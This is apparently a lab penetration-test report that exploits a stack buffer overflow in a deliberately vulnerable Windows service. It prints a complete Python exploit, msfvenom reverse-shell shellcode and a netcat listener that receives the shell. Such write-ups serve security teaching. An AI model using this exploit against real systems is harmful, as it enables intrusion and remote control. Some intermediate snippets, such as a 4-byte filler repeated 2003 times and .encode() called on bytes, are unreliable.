OFFENSIVE SECURITY
Penetration Test Report

Task 1- Buffer Overflow

1.1 Introduction

This task exploits a vulnerable application using a stack-based buffer overflow attack on a Windows 7 virtual machine.

The attack not only causes the application to crash, but to also progress further by gaining control of program execution and achieving arbitrary code execution.

1.2 Objective

The objective of this task was to exploit a stack-based buffer overflow vulnerability in vulnApp.exe by sending crafted network input to the service listening on port 9999. The purpose of the attack was to demonstrate control over the Instruction Pointer (EIP), redirect execution flow, and execute custom shellcode to obtain a reverse shell on the attacking machine.

2.0 Methodology

2.1 Information Gathering

Windows 7 virtual machine IP address: 192.168.128.7

The vulnerable application vulnApp.exe was launched and confirmed to be listening on TCP port 9999. Connectivity was verified from the Kali Linux attacker machine using Netcat.

2.2 Vulnerability Discovery

Figure 1: The Python script exploit.py (fuzzer.py) was then used to send large payloads to the vulnerable application.





Figure 2: Application Vulnapp.exe crash after large payload



This behavior indicated that the application had failed to validate the input length before copying user-supplied data into a fixed-size stack buffer.

2.3 Determining Offset

To accurately control execution, a cyclic pattern was generated and sent to the application.

Figure 3: Generating pattern:





Figure 4: Updating exploit.py script with the pattern:

```
   Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct
   Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw
   Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz
   Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc
   Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df
   Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di
   Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl
   Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do
   Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr
   Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv
   Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"
10
11 buffer = b"TRUN /.:/" + pattern.encode()
12
13 expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14 expl.connect((host, port))
15 expl.send(buffer.encode())
16 expl.close()
```

After the crash, the EIP register contained a unique pattern value, which was used to calculate the exact offset to EIP.

Figure 5: EIP showing pattern value (386F4337):



Using the pattern offset tool and the EIP value, the exact offset for the EIP was calculated as 2003 bytes. This meant that 2003 bytes of input would be needed to overwrite the Instruction Pointer.

Figure 6: Pattern offset tool:


```
┌──(faylino㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -
q 386F4337
[*] Exact match at offset 2003
```

To confirm control, the payload script was updated to account for the offset and then followed by “BBBB”.

Figure 7: EIP = 42424242

```
10
11 buffer = b"TRUN /.:/" + b"AAAA"*2003 + b"BBBB"
```


Figure 8: Upon execution, EIP was overwritten with 42424242, confirming full control of the Instruction Pointer.



2.4 Identifying Bad Characters

A bad character test was performed to determine which byte values could cause any corruption or any truncation. Memory inspection in Immunity Debugger revealed that the characters \x0a, \x00, and \x0d were not processed correctly, as they interfered with the application's line-based input handling.


Figure 9: Memory dump showing truncation at 0x0d 0x0a



2.5 Locating a JMP ESP Instruction

A suitable JMP ESP instruction was located within essfunc.dll using “!mona modules”. The selected address (0x625011AF) was confirmed to reside in a module without ASLR, SafeSEH, or rebasing protections.

Figure 10: !mona jmp -r esp output




This address was inserted into the exploit script in reverse byte order as the hexadecimal sequence \xaf\x11\x50\x62.

2.6 Shellcode Execution and Exploitation

The shellcode was then generated using msfvenom to create a reverse TCP shell payload, excluding the identified bad characters.

Figure 11, msfvenom to create a reverse TCP shell payload:



```
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.128.2 LPORT=4444 -b "
\x00\x0a\x0d" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf =  b""
buf += b"\xba\xb5\xbc\x27\xb0\xda\xda\xd9\x74\x24\xf4\x5f"
buf += b"\x29\xc9\xb1\x52\x31\x57\x12\x83\xc7\x04\x03\xe2"
buf += b"\xb2\xc5\x45\xf0\x23\x8b\xa6\x08\xb4\xec\x2f\xed"
buf += b"\x85\x2c\x4b\x66\xb5\x9c\x1f\x2a\x3a\x56\x4d\xde"
buf += b"\xc9\x1a\x5a\xd1\x7a\x90\xbc\xdc\x7b\x89\xfd\x7f"
buf += b"\xf8\xd0\xd1\x5f\xc1\x1a\x24\x9e\x06\x46\xc5\xf2"
buf += b"\xdf\x0c\x78\xe2\x54\x58\x41\x89\x27\x4c\xc1\x6e"
buf += b"\xff\x6f\xe0\x21\x8b\x29\x22\xc0\x58\x42\x6b\xda"
buf += b"\xbd\x6f\x25\x51\x75\x1b\xb4\xb3\x47\xe4\x1b\xfa"
buf += b"\x67\x17\x65\x3b\x4f\xc8\x10\x35\xb3\x75\x23\x82"
buf += b"\xc9\xa1\xa6\x10\x69\x21\x10\xfc\x8b\xe6\xc7\x77"
buf += b"\x87\x43\x83\xdf\x84\x52\x40\x54\xb0\xdf\x67\xba"
buf += b"\x30\x9b\x43\x1e\x18\x7f\xed\x07\xc4\x2e\x12\x57"
buf += b"\xa7\x8f\xb6\x1c\x4a\xdb\xca\x7f\x03\x28\xe7\x7f"
buf += b"\xd3\x26\x70\x0c\xe1\xe9\x2a\x9a\x49\x61\xf5\x5d"
```

Figure 12, the final script:

```
#!/usr/bin/python
import socket
import os
import sys

host="192.168.128.7"
port=9999
offset = 2003
jmp_esp = b"\xaf\x11\x50\x62"
nop_sled = b"\x90"*16
buf =  b""
buf += b"\xba\xdc\x94\x63\x35\xd9\xf6\xd9\x74\x24\xf4\x58"
buf += b"\x2b\xc9\xb1\x52\x83\xc0\x04\x31\x50\x0e\x03\x8c"
buf += b"\x9a\x81\xc0\xd0\x4b\xc7\x2b\x28\x8c\xa8\xa2\xcd"
buf += b"\xbd\xe8\xd1\x86\xee\xd8\x92\xca\x02\x92\xf7\xfe"
buf += b"\x91\xd6\xdf\xf1\x12\x5c\x06\x3c\xa2\xcd\x7a\x5f"
buf += b"\x20\x0c\xaf\xbf\x19\xdf\xa2\xbe\x5e\x02\x4e\x92"
buf += b"\x37\x48\xfd\x02\x33\x04\x3e\xa9\x0f\x88\x46\x4e"
buf += b"\xc7\xab\x67\xc1\x53\xf2\xa7\xe0\xb0\x8e\xe1\xfa"
buf += b"\xd5\xab\xb8\x71\x2d\x47\x3b\x53\x7f\xa8\x90\x9a"
buf += b"\x4f\x5b\xe8\xdb\x68\x84\x9f\x15\x8b\x39\x98\xe2"
buf += b"\xf1\xe5\x2d\xf0\x52\x6d\x95\xdc\x63\xa2\x40\x97"
buf += b"\x68\x0f\x06\xff\x6c\x8e\xcb\x74\x88\x1b\xea\x5a"
buf += b"\x18\x5f\xc9\x7e\x40\x3b\x70\x27\x2c\xea\x8d\x37"
buf += b"\x8f\x53\x28\x3c\x22\x87\x41\x1f\x2b\x64\x68\x9f"
buf += b"\xab\xe2\xfb\xec\x99\xad\x57\x7a\x92\x26\x7e\x7d"
buf += b"\xd5\x1c\xc6\x11\x28\x9f\x37\x38\xef\xcb\x67\x52"
buf += b"\xc6\x73\xec\xa2\xe7\xa1\xa3\xf2\x47\x1a\x04\xa2"
buf += b"\x27\xca\xec\xa8\xa7\x35\x0c\xd3\x6d\x5e\xa7\x2e"
buf += b"\xe6\xa1\x90\xb0\xf4\x49\xe3\xb0\xe9\xd5\x6a\x56"
buf += b"\x63\xf6\x3a\xc1\x1c\x6f\x67\x99\xbd\x70\xbd\xe4"
buf += b"\xfe\xfb\x32\x19\xb0\x0b\x3e\x09\x25\xfc\x75\x73"
buf += b"\xe0\x03\xa0\x1b\x6e\x91\x2f\xdb\xf9\x8a\xe7\x8c"
buf += b"\xae\x7d\xfe\x58\x43\x27\xa8\x7e\x9e\xb1\x93\x3a"
buf += b"\x45\x02\x1d\xc3\x08\x3e\x39\xd3\xd4\xbf\x05\x87"
buf += b"\x88\xe9\xd3\x71\x6f\x40\x92\x2b\x39\x3f\x7c\xbb"
buf += b"\xbc\x73\xbf\xbd\xc0\x59\x49\x21\x70\x34\x0c\x5e"
buf += b"\xbd\xd0\x98\x27\xa3\x40\x66\xf2\x67\x70\x2d\x5e"
buf += b"\xc1\x19\xe8\x0b\x53\x44\x0b\xe6\x90\x71\x88\x02"
buf += b"\x69\x86\x90\x67\x6c\xc2\x16\x94\x1c\x5b\xf3\x9a"
buf += b"\xb3\x5c\xd6"
buffer = b"A"*offset + jmp_esp + b"\x90"*16 + buf
print ("[+] sending payload")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
s.send(b"TRUN /.:/" + buffer + b"\r\n")
s.close()
print ("[+] done")

```

Figure 13, a netcat listener was then started on the Kali Linux machine:

```
┌──(faylino㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Upon execution of the final exploit, the shellcode executed successfully and established a reverse connection back to the attacker system.

Figure 14, Netcat listener receiving connection:


